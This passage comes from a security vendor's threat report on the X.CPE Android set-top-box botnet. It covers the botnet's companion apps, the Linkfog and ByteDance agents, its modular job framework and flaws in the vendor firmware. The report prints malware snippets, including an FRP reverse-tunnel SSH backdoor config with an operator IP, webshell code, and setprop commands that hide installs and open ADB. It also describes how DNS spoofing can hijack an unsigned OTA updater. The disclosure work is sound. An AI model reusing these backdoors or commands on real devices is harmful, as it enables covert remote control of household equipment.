


Figure 16 - Traffmonetizer *for developers web page taken from "https://traffmonetizer.com/for-developers/"*

Needless to say, no consent dialog or confirmation is displayed here for the user: Nexus reads the account keys from `libnative_keys.so` and launches both SDKs right away.

Eliminating the competition

The Nexus APK contains a rather comprehensive list of 81 hardcoded package names. These packages belong to other bandwidth SDKs (`com.abcproxy.proxysdk`, `com.proxypeer.peerapp`), residential proxy agents, botnets – for example, CECbot (`com.siliconworks.firmware`) – and similar malware families which would all be competing for resources on the very same device. When Nexus starts, it scans the installed applications and compares them against the embedded list; if it finds a match, it removes the package through the package installer.

© 2026 - Plume Design, Inc. All rights reserved.

```
public abstract class f3 {
    public static final Set a = b70.W("com.siliconworks.firmware", "com.dalvikengine.sdk",

    public static void a(ContextWrapper contextWrapper, String str) {
        db0.r("am force-stop ".concat(str));
        try {
            PackageInstaller packageInstaller = contextWrapper.getPackageManager().getPacka
            rk.j("getPackageInstaller(...)", packageInstaller);
            packageInstaller.uninstall(str, PendingIntent.getBroadcast(contextWrapper, 0, i
        } catch (Exception unused) {
            if (db0.r("pm uninstall ".concat(str)).a == 0) {
                return;
            }
            db0.r("cmd package uninstall --user 0 ".concat(str));
        }
    }
```

Figure 17 - Example code of Nexus uninstalling competitor packages

Linkfog

On the Anyevonline broker, the external library configuration has `linkfog` enabled. The binary is part of the Nexus APK; however, if it were missing or the config pointed to a different file on GitHub, Nexus would be downloading and executing that one instead.

Linkfog presents itself as a fog and edge-computing platform. It claims to provide edge cloud services for hundreds of companies in the video, live-streaming, and gaming industries, including Baidu, ByteDance, Kuaishou, iQiyi, Mango TV, Qiniu Cloud, and Baishan Cloud.

© 2026 - Plume Design, Inc. All rights reserved.



Figure 18 - Main page of the Linkfog website taken from "https://www.linkfog.com/"

Once started, it phones home to determine which partner the client belongs to, looks up the device's public IP address and location, measures how much bandwidth it can spare, and reports it all back to the server. After that, the client drops two additional payloads: a ByteDance content-delivery client - more on that later - and Linkfog's own backdoor.

	ByteDance client	Linkfog backdoor
File	`start_bt_iotagent_ndk.tar.gz_v4.11.06.zip`	`manager_bin_file.zip`
Size	9,617,851 bytes	15,667,520 bytes
MD5	`8b1ffe8e1f85ec4ce9d46795222d8681`	`c71dd722f41a84f0195bce48b06e8144`
SHA-256	`5ab3b8a666b647a8c54ad6b4154ac0ffbca207b037828df9ee76726e213616b2`	`4109cad62a3f6b2df121cc08e81e0d43a8dfa2c18618e4661578dc1d976fd6f6`

© 2026 - Plume Design, Inc. All rights reserved.

URL	`https://cdn2.bkdomain.cn/business/android-iotagent/v4_11_06/start_bt_iotagent_ndk.tar.gz_v4.11.06.zip`	`https://cdn2.bkdomain.cn/command/android-frpc-0/manager_bin_file.zip`
Other	version 4.11.06; started as partner `linkfog`	local SSH on port 2222; FRP to `120.55.60.139:7000`

The backdoor (`manager_bin_file.zip`) is retrieved from a hardcoded URL in the following way. Roughly every five minutes, the Linkfog client POSTs a heartbeat to `webnest.linkfog.cn`; the server-side scheduler then answers the POST. When the `frpc_switch` value in the response equals `1`, the Linkfog client pulls the ZIP archive from cdn2.bkdomain.cn, unpacks it, and executes the deployment script to establish a tunnel. In case the tunnel is already open, replies will be ignored.

The archive contains multiple files, an SSH server, an FRP (fast reverse proxy) client, a handful of shell helpers, and the public key the server-side SSH listener is configured to accept. The binaries come in two flavors; the deploy script reads the Android major version and uses `android+` from version 5 onward and `android4` below that.

The devices where the backdoor will be deployed sit behind a home router, so they must establish an outgoing connection before anyone can reach a shell on them. For this purpose, a local SSH server starts on port 2222, bound to localhost, so it isn't advertised on the LAN. Next, the FRP client connects to a hardcoded FRP server (`120.55.60.139` on port `7000`) and asks the server to open a TCP port in the 20000–31000 range that forwards traffic to the local SSH listener. From the operator's perspective, the session looks like a normal SSH login to the previously mapped port. From the household's side, it is just one more outbound connection, pretty much indistinguishable from a video stream.

The deploy script can stop the SSH and FRP processes; however, the corresponding timed shutdown part is commented out, so the tunnel runs indefinitely. This path operates directly through Linkfog's FRP server and fully independently from the MQTT functionality. If the latter fails, the former can still provide access to the device.

© 2026 - Plume Design, Inc. All rights reserved.

```
function frpc_config() {
    # 定义配置文件的内容
    CONFIG_CONTENT="
[common]
server_addr = 120.55.60.139
server_port = 7000

[ssh-$FRPCPORT]
type = tcp
local_ip = 127.0.0.1
local_port = $SSHPORT
remote_port = $FRPCPORT
    "
    # 将配置文件内容写入配置文件
    echo "$CONFIG_CONTENT" > ./frpc.ini
}

init
# 进入工作目录
cd $WORKDIR
# 启动sshgo
start_sshgo
# 生成frpc配置文件
frpc_config
# 启动frpc
start_frpc

# 定时关闭sshgo、sshgo-frpc
#./stop-server.sh $WORKDIR &
```

Figure 19 - Example code of starting the SSH and FRP clients

ByteDance

ByteDance is the parent company behind TikTok, Douyin, and many others. These platforms are popular for their short-form video and live-streaming capabilities, which involve storing and transferring massive amounts of video content. The Linkfog client obtains a URL pointing to a ZIP archive by using ByteDance's open API for communication. After it is successfully received, it unpacks the archive, which contains an IoT content-delivery agent with the registered partner ID already set to "`linkfog`". From then on, threat actors use the device to serve household traffic as part of ByteDance's global CDN.

© 2026 - Plume Design, Inc. All rights reserved.




Figure 20 - ByteDance's presentation at USENIX ATC'24 about enhancing resource management for on-demand video streaming

Once up and running, it sends a status document to a C2 – either `piaas.ndcpp.com` or `piaas.ndcpp-os.com` – which contains multiple properties: the name of the device, location, partner ID (linkfog, sid 17), the amount of spare bandwidth, and a snapshot of the CPU, memory, and storage. The response defines how often the box shall communicate with the C2 going forward and can optionally provide the agent with additional jobs.

It also opens a long-lived WebSocket session that ByteDance calls "Frontier" to `frontier.snssdk.com` in China, and to `frontier-my2.tiktokv.com` from other locations. Frames on that socket use ByteDance's own `pbbp2` protocol; this is the main control channel. The agent sends a ping every seven seconds and reconnects immediately if the link drops for any reason. The device is still behind a home router – as in the case of Linkfog – and ByteDance gets around it in the same way by dialing out and keeping the socket up.

One of the available commands starts a webshell. The agent picks one from a short list shipped in the main archive (`start_bt_iotagent_ndk.tar.gz`), opens a PTY (pseudo-terminal) on the box, and bridges the session over a second WebSocket either to `ws://piaas.ndcpp.com/proxy/box` or `ws://piaas.ndcpp-os.com/proxy/box`. Input and output move as an interactive terminal, tagged with a device ID, a task ID, and a tty ID. Whoever controls `proxy/box` on the other end of the socket is capable of directly sending commands to the device.

© 2026 - Plume Design, Inc. All rights reserved.

```
result = std::operator==<char>(a1: a2, a2: "webshell");
if ( (result & 1) != 0 )
{
  basefw::Log::Inst(this: (basefw::Log *)v25);
  v4 = (basefw::Log *)boost::shared_ptr<basefw::Log>::operator->(a1: v25);
  DefaultLevel = basefw::Log::GetDefaultLevel(this: v4);
  boost::shared_ptr<basefw::Log>::~shared_ptr(a1: v25);
  if ( DefaultLevel >= 2 )
  {
    basefw::Log::Inst(this: (basefw::Log *)v24);
    v11 = boost::shared_ptr<basefw::Log>::operator->(a1: v24);
    std::string::basic_string<decltype(nullptr)>(a1: v23, a2: "webshell");
    basefw::Log::Writelog(
      a1: v11,
      a2: v23,
      a3: 2,
      a4: "%s():%d frontier read shell cmd, and start a shell",
      "OnCommand",
      156);
    std::string::~string(a1: v23);
    boost::shared_ptr<basefw::Log>::~shared_ptr(a1: v24);
  }
```

Figure 21 - Example code of starting a webshell in bt_iotagent binary

Four generations, the evolution of X.CPE

X.CPE didn't start out as the sophisticated, modular botnet it is today; it evolved over time. Today's version reflects years of development and a deliberate shift from an ordinary management tool to a modular monetization platform. We dissected 150+ factory firmware images and 100 additional X.CPE samples from various sources to map key development milestones.

Looking across version history, the agent went through four distinct eras:

Pure TR-069 client (v1.2 - v3.8)

In its earliest days, X.CPE was barely an agent. Version 1.2.1 was only a tiny 25-kilobyte preset stub. Through the 3.x series, the app implemented traditional telecommunications management using TR-069 (CWMP) over HTTP to provide device status or pull a new firmware image. Although it was just a TR-069 management platform this time, the first signs of basic monetization had already surfaced: with version 3.4.2, a `/get-ads/` endpoint was exposed on the server-side; the device downloaded video clips or boot animations to display.

Rise of third-party monetization (v5.1 - v5.5)

Around version 5.1, the developers added an MQTT client; however, they didn't use it to issue remote commands. MQTT seemed to be implemented to resolve the “behind the NAT” problem. By establishing a persistent connection with the broker and subscribing

© 2026 - Plume Design, Inc. All rights reserved.

to a topic that matched the device's CPU serial number, the server could send a "wake up" message at any time. The box would respond by reconnecting and looking for further instructions.

During this era, monetization shifted beyond simple in-house promotions: the manufacturer's own advertisements downloaded from its servers gave way to third-party providers. Starting with version 5.4.4, an internal `AdvertiseService` was quietly added to run the BWM residential proxy and later the Devour/MzSDK application dropper.

Full remote command bus (v6.4 - v6.6)

At version 6.4.2, the old TR-069 architecture was retired in favor of a full-blown MQTT implementation. The developers introduced a catalog of 32 distinct command topics, enabling the server side to install apps, execute shell scripts, reboot the device, or grab system logs in real time.

The old `/get-ads/` file downloader was permanently removed in version 6.5.7. Version 6.6.0 expanded the number of MQTT channels to 41 and bundled both residential proxy tools and hidden app-droppers straight into the main application.

Modular monetization framework (v6.7 - v6.9+)

Bundling noisy commercial monetization or proxy SDKs directly into a privileged system app isn't risk-free; a security audit of the supplied firmware image might reveal it. In what appears to be an effort to prevent this from happening, in November 2024, version 6.7.9 introduced dedicated `/*/ext/lib/config` and `/*/ext/lib/status/report` MQTT topics as a preparation for the advanced modular design. One week later, in version 6.8.2, all proxy and advertisement code was removed, turning X.CPE into an innocent carrier that delegates all monetization tasks to a dedicated external companion app called **Nexus** (`com.abc.nexus`), and later to its successor **SSO Auth**.

Version evolution and timeline summary

By cross-referencing compilation timestamps, GitHub release publications, and submission times on external sources such as VirusTotal, the reconstruction of the X.CPE lifecycle looks like the following:

Version (Code)	Observed Timeline	Architecture	Monetization & Droppers	Key Architectural Milestones

© 2026 - Plume Design, Inc. All rights reserved.

1.2.1	~2021	Minimal Stub	None	25 KB preset stub.
3.4.0 – 3.8.5	~2021	Pure TR-069 CWMP	Ad clips only	Traditional telco management over HTTP. Downloads boot animations and video clips from `/get-ads/` to `/advertise/`.
5.1.4	Nov 2021	TR-069 + MQTT Pager	Ad clips only	Introduces MQTT client strictly as NAT-traversal, subscribing to the device serial. No command bus.
5.4.4 – 5.4.7	Dec 2021 – Apr 2022	TR-069 + MQTT Pager	Ad clips and BWM proxy	**Monetization begins:** Background `AdvertiseService` quietly added into the APK, embedding the first residential proxy SDK.
5.5.0 – 5.5.2	Apr 2022 – Jul 2022	TR-069 + MQTT Pager	Ad clips and BWM proxy	Proxy integration stabilized; periodic check-in via HTTP.
5.5.6 – 5.5.8	Oct 2022 – Nov 2022	TR-069 + MQTT Pager	Ad clips, BWM proxy, Devour dropper	Adds **Devour / MzSDK** (`com.ocean.zoe`, channel `lx102`). The device now silently downloads and launches secondary APKs for pay-per-install revenue.
6.4.2 – 6.5.0	Feb 2023 – Aug 2023	MQTT Command Bus	Ad clips, BWM proxy, Devour dropper	**Command bus revolution:** Retires TR-069. Introduces 32 wildcard topics (`/*/`) for live remote shell, app install/uninstall, and log extraction.

© 2026 - Plume Design, Inc. All rights reserved.

6.5.7	Nov 2023 – Dec 2023	MQTT Command Bus	BWM proxy	**Legacy ads purged:** Local `/get-ads/` downloader permanently removed. Topics added: `/*/function/notify`, `/*/init/boot/report`, `/*/share/config/read`.
6.6.0 – 6.6.4	May 2024 – Aug 2024	MQTT Command Bus	BWM, Devour, adoverseas, pproxy	**Peak in-process payload:** Adds screensaver dreams, adoverseas (`analyze.7zip.com`), and embedded SOCKS5 `pproxy` binary.
6.7.9	Nov 2024	In-Process Modular Stepping Stone	BWM, Devour, pproxy, LinkFog (in-process services)	**Transitional release:** refactors advertisement service into internal pluggable modules. Introduces `/*/ext/lib/config` and `/*/ext/lib/status/report`.
6.8.2 – 6.8.9	Nov 2024 – Jan 2026	Modular Companion Carrier	Modular via Nexus (Appsalt, Traffmonetizer, LinkFog, ByteDance)	Adds `/*/ext/lib/upgrade` to silent-install external companion APKs. All proxy/ad modules purged from `X.CPE`; `X.CPE` binds to **Nexus** (`com.abc.nexus`), delegating all proxy/tunnel activity.
6.9.2 – 6.9.4	Jan 2026 – Mar 2026	Modular Companion Carrier	Modular via Nexus or SSO Auth	**Current generation:** Android 14 support, XAPK/split APK multi-session install, accessibility service auto-re-enable, migration to debug-signed SSO Auth handler.

Auth Handler & Co.

© 2026 - Plume Design, Inc. All rights reserved.

As security products and researchers flagged the Nexus companion (`com.abc.nexus`), the operators didn't back down; instead, they made another adjustment. The mass uninstallation of Nexus on the Anyevonline broker, which was quickly followed by the silent installation of SSO Auth (`com.android.sso.auth.handler`).

Rather than deploying the new companion under a single entity, threat actors opted for a multi-package masquerade. Scripts captured from the MQTT broker reveal commands that launch, configure, and maintain this application under at least nine different package aliases:

1. `com.android.sso.auth.handler` — The reference packaging.
2. `com.android.auth.handler` — A shortened variant used as the host for the new "`dw`" release.
3. `com.android.providers.cloud.sync` — Masquerading as an Android cloud synchronization provider.
4. `com.android.system.ultimate` — Masquerading as an essential system utility.
5. `com.android.system.ntp` — Masquerading as the Android Network Time Protocol service.
6. `com.appdns.change.rc` — Masquerading as a low-level DNS configuration runtime.
7. `com.dnschecker.rc` — Masquerading as a DNS validation utility.
8. `com.ycngmn.notubetv.service` — Pretending to be an auxiliary YouTube TV helper service.
9. `com.android.vs.ntp` — Masquerading as another NTP time-sync service.

Decompiling these applications shows that, despite having different package names, icons, and AndroidManifest metadata, they are identical clones of the same codebase. Each of them represents `com.android.sso.auth.handler`, uses the same entry point and runs identical background persistence daemons.

The shell scripts accompanying these installations also reveal deliberate tricks to evade detection and maintain control:

- **Suppressing package installation prompts:** Scripts execute "`setprop persist.networkstack.skip_system_install 1`", telling the operating system to suppress interactive verification dialogs during silent background updates.
- **Falsifying installation timestamps:** Scripts inject fake historical timestamps via "`setprop persist.networkstack.install_time <timestamp>`" to make newly dropped malicious packages appear as though they were already pre-installed at the factory.

© 2026 - Plume Design, Inc. All rights reserved.

- **Opening backdoors on demand:** Some scripts quietly turn on networked debugging in the background (`setprop service.adb.tcp.port 5555; setprop ctl.start adbd`), granting full root access to anyone on the local network.

Going native: the "dw" carrier

By late September 2026, the malicious actors further refined the Auth Handler architecture. Instead of deploying the usual APKs that carried bloated SDKs (Appsalt), they pushed a lean, specialized build named "**dw**".

The contrast between the earlier Auth Handler variants and the new `dw` release is stark:

- **Earlier Auth Handler variants:**
  Packages were around 2.1 megabytes, with proxy and monetization logic running as Java services in the Android framework. They bundled networking libraries, required Dalvik keep-alive daemons, and relied on `libnative_keys.so` for hardcoded Appsalt partner keys.
- **The dw variant:**
  Package size is stripped down to 574 kilobytes. All third-party Java proxy and monetization SDKs were removed. The Java layer was reduced to an essential skeleton whose sole purpose is to unpack, execute, and monitor a native daemon bundled directly in its APK assets, the dw client.

The installation followed a coordinated two-step sequence over MQTT:

1. Dropping the payload: An `ext/lib/upgrade` message commanded the device to download and silently install `app-release-dw.apk` from GitHub.
2. Executing the trigger: Immediately after the installation, a `function/script` message delivered `dw.txt` containing:

   am start -n com.android.auth.handler/.StubActivity

When launched, `StubActivity` extracts `assets/dw1` into the app's private data folder, marks the ELF binary executable, and spawns it into the background. From this point on, monetization leaves the Android/Java VM entirely. All traffic routing, C2 communications, and proxy workloads are driven by the native binary.

The refactored LinkFog client

Analysis of the `dw1` binary reveals that it is a modernized, heavily refactored C++ implementation of the LinkFog client, internally versioned as:

© 2026 - Plume Design, Inc. All rights reserved.

```
v26.09.11-cplus-3-p1c-60m-dw1-16h
```

There are several critical architectural enhancements distinguishing `dw1` from the legacy `lw_android_agent`, which was the LinkFog client previously used by the Nexus app:

1. **Infrastructure migration to "Columbus":**
   The legacy LinkFog agent's communication involved `webnest.linkfog.cn`. The new `dw1` client shifts its entire control plane to a new backend: `webnest.columbus2024.com.`
   The new client enforces strict format requirements for this new C2, specifically validating that the box's LinkFog serial number does not exceed Columbus' 64-byte device ID limit (`"Linkfog SN is empty or exceeds Columbus' 64-byte device ID limit"`).
2. **Aggressive device ID persistence and self-healing:**
   To prevent losing device ownership across firmware updates, factory resets, or serial number spoofing, `dw1` saves the device identity into several hidden locations:
   - `/data/local/tmp/.deviceID`
   - `/lw_agent/.deviceID`

   If the LinkFog serial number gets overwritten for any reason, `dw1` automatically restores it from the backups.

3. Chipset and hardware profiling:
   The agent queries low-level Android system properties (`ro.soc.model`, `ro.product.model`, and `ro.andlink.chips.model`) to be able to profile the underlying chipset (Allwinner, Amlogic, Rockchip) of the device. This lets the remote scheduler dispatch binaries tailored to the specific architecture.

Business jobs framework

The most significant innovation of the new LinkFog client is the abandonment of hardcoded payloads. While older versions of LinkFog were primarily a conduit for a single ByteDance content-delivery agent and an FRP SSH script, in `dw1`, LinkFog has been transformed into a fully dynamic business jobs orchestration framework.

In this model, the device operates similar to a microservice host. Every few minutes, `dw1` sends an HTTP heartbeat reporting device health, bandwidth, and system load to `webnest.columbus2024.com`. The Columbus scheduler responds with a JSON manifest

© 2026 - Plume Design, Inc. All rights reserved.

containing an array of active business jobs tagged with `"signal": "publish"` like the following:


```
{
  "data": {
    "sleep": 300,
    "business": [
      {
        "signal": "publish",
        "businessID": 101,
        "businessVersion": "v6.3.28-1",
        "businessUrl":
"https://cdn2.smrtai.cc/foreign-business/noone101/v6.3.28-1/20260328153012
9/lw-noone",
        "businessArgs": "",
        "businessMd5": "18552c8fd7ddb1b8399adf550f3513ca",
        "businessProcessName": "noone.linwu"
      },
      {
        "signal": "publish",
        "businessID": 92,
        "businessVersion": "v5.12.11",
        "businessUrl":
"https://cdn2.smrtai.cc/foreign-business/bj-byjs/v5.12.11/20251211180129/b
j-byjs",
        "businessArgs": "",
        "businessMd5": "4e8f2c6e86593d7c527665385a2ef27f",
        "businessProcessName": "zc-arm32"
      }
    ]
  },
  "msg": "上报成功",
  "success": true
}
```


The dw1 agent processes this manifest as a strict enterprise job scheduler:

- **Integrity checking:** Prior to executing any downloaded binary, the agent computes its MD5 checksum and compares it against the `businessMd5` property. If verification fails, the update is rejected, and the previous working copy keeps running.
- **Atomic updates:** New binaries are downloaded to temporary files and swapped into their final location by using filesystem rename operations

© 2026 - Plume Design, Inc. All rights reserved.

(`persistBusinessDocument`). This prevents having corrupted binaries in case of power failure.

- **Lifecycle management:** When updating or terminating a business module, `dw1` attempts a cooperative shutdown first. If the child process refuses to terminate within a defined timeout, `dw1` steps in with signaling `SIGKILL`.
- **Self-healing:** All active business modules are recorded in a local metadata file (`businessInfo.json`). If the box reboots or a worker crashes unexpectedly, `dw1` will parse these descriptors on the following startup and automatically relaunch all active business jobs without the need for further assistance from the server side.

Observed business jobs

Network captures reveal a diverse portfolio of commercial services currently being deployed through LinkFog's business job framework; all of them hosted on a CDN infrastructure at `cdn2.smrtai.cc`:

ID	Process Name	Module Name	Purpose & Impact
88	`AliProbe.linwu` (`alibc`)	**AliProbe / AliBench**	**Distributed network measurement:** Enrolls devices into Alibaba Cloud's last-mile probe fleet (`alibaba.com_cmsprobe_`), running HTTP, DNS, and MTR network benchmark jobs across residential ISPs.
92	`zc-arm32` (`bj-byjs`)	**ZC / eipedge**	**Residential proxy**
95	`zjbc3_agent` (`lw-zj3`)	**ByteDance PCDN & Shell**	**P2P edge caching & command shell:** Deploys ByteDance's `iot_agent` (v1.0.0.75) to offload Douyin/TikTok video traffic onto the household uplink, while embedding remote shell hooks (`shellpath`).
96	`xynode` (`lw-tinybc`)	**TinyBC**	**Residential proxy**

© 2026 - Plume Design, Inc. All rights reserved.

97	`netspeed`	**Netspeed**	**Connection quality probe:** Continuously benchmarks connection latency and upload speed, reporting these back to Columbus for better load-balancing of jobs with high-bandwidth requirements.
101	`noone.linwu` (`lw-noone`)	**Proxy-Noone**	**Residential proxy**
104	`fsecurity` (`lw-fse104`)	**FSecurity / H616 Probe**	**Low-level persistence & SELinux tampering**: Targeting Allwinner H616 boxes, modifying SELinux policies (`vendor_sepolicy.cil`), dropping startup scripts (`qw.rc`) and planting persistent hardware probes (`h616_probe`).

The shift towards the current dynamic business job model has completely separated the backdoor component from the monetization scheme. The device firmware only needs to contain functionality that delivers a dynamic framework such as `dw1`. From that point on, the box becomes a remotely controllable appliance whose internet connection, processor, and storage space can be rented for various purposes.

More backdoors and security issues

We analyzed the firmware of the affected devices more deeply than the X.CPE agent to see whether issues existed beyond the obvious. We highlight two findings: one related to a support application the customer installs, and the other to a firmware updater. Both of these were built and shipped by Videostrong.

DebugTool

Not every backdoor has malicious intent. Sometimes they appear in the code due to careless developers, or they are built on purpose to help fix issues in customer escalations. However, one thing is common: regardless of intent, they open the door for anyone who knows where to look. Something similar happened with Videostrong's DebugTool, essentially a remote ADB (Android Debug Bridge) client that customers must install to request support.

DebugTool (`com.yk.debugtools`) is signed for `android.uid.system` and can be obtained from the Yoka app store like other popular RMM (Remote Monitoring and Management) solutions such as AnyDesk or Supremo. Opening it enables ADB on the

© 2026 - Plume Design, Inc. All rights reserved.

device and initiates an outbound SSH session to a hardcoded server. We are facing the usual challenge here: the box is behind NAT (Network Address Translation), meaning it needs to dial out first, then reverse-forward ADB and an HTTP proxy back through the same socket so an engineer can finally get a shell on the device.

The APK ships with an unencrypted private key and an IP address for the server side of SSH, and this is shared across every install of the same build. Anyone who downloads the same APK from the store can extract the key from the package and log in the same way. Once DebugTool is installed and started, the household is on that server's reverse forwards, resulting in a login with that key reaching ADB on every box that left the app running.

DNS is not a security measure

VSOTAUpgrade (`com.droidlogic.vsota`) is Videostrong's OTA client signed for `android.uid.system` that we found in the firmware of STV-2000 devices. During a regular update check, the updater looks for an XML document and acts based on what it finds inside. The XML may contain a firmware ZIP archive for recovery, an APK that installs silently, or a text file whose content the system interprets as commands and executes.

The updater will process hosts from the XML in a fixed order. On this specific STV-2000 Plus device (Android 10, SDK 29), it looks like the following:

- First comes GitHub, the base GitHub URL plus a filename built from the model, SDK version, and an optional firmware version:

```
https://github.com/yf-videostrong/work/releases/download/v1.0/OTA_FOR_STV-2000Plus_29_unknown.xml
```

- The second entry is a generated subdomain over HTTP. If GitHub fails for any reason, a subdomain generated from the Android major version and the name of the device model will be used:

```
http://ota10STV200.szbboys.com/otaupdate/update
```

- Additional methods in case the first two fail:
    - The majority of the firmwares contain an `ro.product.otaupdateurl` property. If this is unset, the update path falls back to: `http://10.28.11.53:8080/otaupdate/update`.
    - An exported service that will use any `http`/`https` URL a caller provides. X.CPE is already utilizing a channel that hands an OTA XML URL to this

© 2026 - Plume Design, Inc. All rights reserved.

updater type: a full `xmlPath` such as `http://host/path/update.xml` is copied into a URL as is. The host part is supplied by the `privateUrl` property from the ACS config.

- For last, there are leftovers such as `http://www.china-ota.com/ota/service/request` or the same service by an IP address: `http://42.121.236.55/ota/service/request`

Example XML file for the IPx2 firmware update:

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<updata>
   <command action_type="1" force="true" name="update_with_inc_ota">
      <url name="update.zip" force="true" locattr=""
updatezip="true">https://github.com/szwzy43/wzy/releases/download/v1.
0/IPx2-ohm-ota-R3.20250927.zip</url>
      <md5 name="update.zip">1288E0B43AB7DCB3BF788D4863257EF5</md5>
        <storagemem>1324</storagemem>
     <description country="CN" language="zh">
     1.Solve the problem that Youtube cannot play
    2.Fixed some known issues
     </description>
     <description country="US" language="en">
     1.Solve the problem that Youtube cannot play
    2.Fixed some known issues
     </description>
   </command>
</updata>
```

Downloading a firmware image over HTTP isn't a risk as long as the ZIP archive is signed and the platform checks the signature before installation. The XML document, which contains the ZIP filename, is a different story: it is lacking a digital signature. Additionally, the XML can be crafted to point to a list of commands that will execute as the system user. In our example above, the generated `ota…szbboys.com` host is using plain HTTP for the update check, meaning DNS is the only security measure left. If an attacker can change the DNS resolution for that server, they eventually become the OTA server. All they need is an unsigned XML pointing to a command list and they own the box.

Conclusion

The X.CPE case is a serious reflection on a specific segment of the IoT landscape. Most modern homes use one or more set-top boxes for video streaming and IPTV services.

© 2026 - Plume Design, Inc. All rights reserved.

Many of these devices come as part of a subscription package or are bundled with a broadband plan; more importantly, the operator supplies them. With that comes a self-evident trust in the equipment; we expect our streaming devices to simply work, without supporting additional agendas in the background.

When a manufacturer silently adds backdoor functionality to a device's firmware, trust disappears, replaced by doubt and a new set of concerns. The evolution and current operation of the X.CPE botnet showcases various ways to monetize a pay-per-install network that exceeds 1.3 million infected devices worldwide. This should serve as a wake-up call; blind trust is over. It is our shared responsibility to report and resolve issues of similar kinds.

Thanks to an industry-wide collaboration between Google Threat Intelligence Group (GTIG), Plume, TrendAI, Synthient, Lumen, HUMAN, and Japan's National Police Agency, the X.CPE botnet's core infrastructure is gone, and subscribers are relieved. The takedown also sends a clear message: you cannot keep abusing devices for malicious intent and extra profit without consequences. Not anymore. That said, due to the fact that various modules may have already deployed additional backdoors, we strongly recommend that anyone in possession of an affected device perform a full factory reset.

IOCs

All the corresponding and occasionally redacted IOCs are shared on Plume Security Lab's GitHub page.

© 2026 - Plume Design, Inc. All rights reserved.

Authored by Plume Security Labs

Gergely Eberhardt
Senior Security Researcher

Gergely Eberhardt is a Security Researcher at Plume with deep expertise in ethical hacking, vulnerability research, and CRAs. His work spans security evaluation and threat analysis across connected devices and networks, with a focus on identifying and addressing emerging security challenges in IoT environments.

Robert Neumann
VP, Plume Security Labs

Robert Neumann is the Vice President of Security Labs at Plume. In addition to managing teams fighting cybercriminals, he focuses on short- and long-term research projects, from small-scale malicious campaigns and niche malware and file formats to in-depth investigations and threat actor attribution.

All trademarks, service marks, trade names, and product names referenced in this document are the property of their respective owners.

© 2026 - Plume Design, Inc. All rights reserved.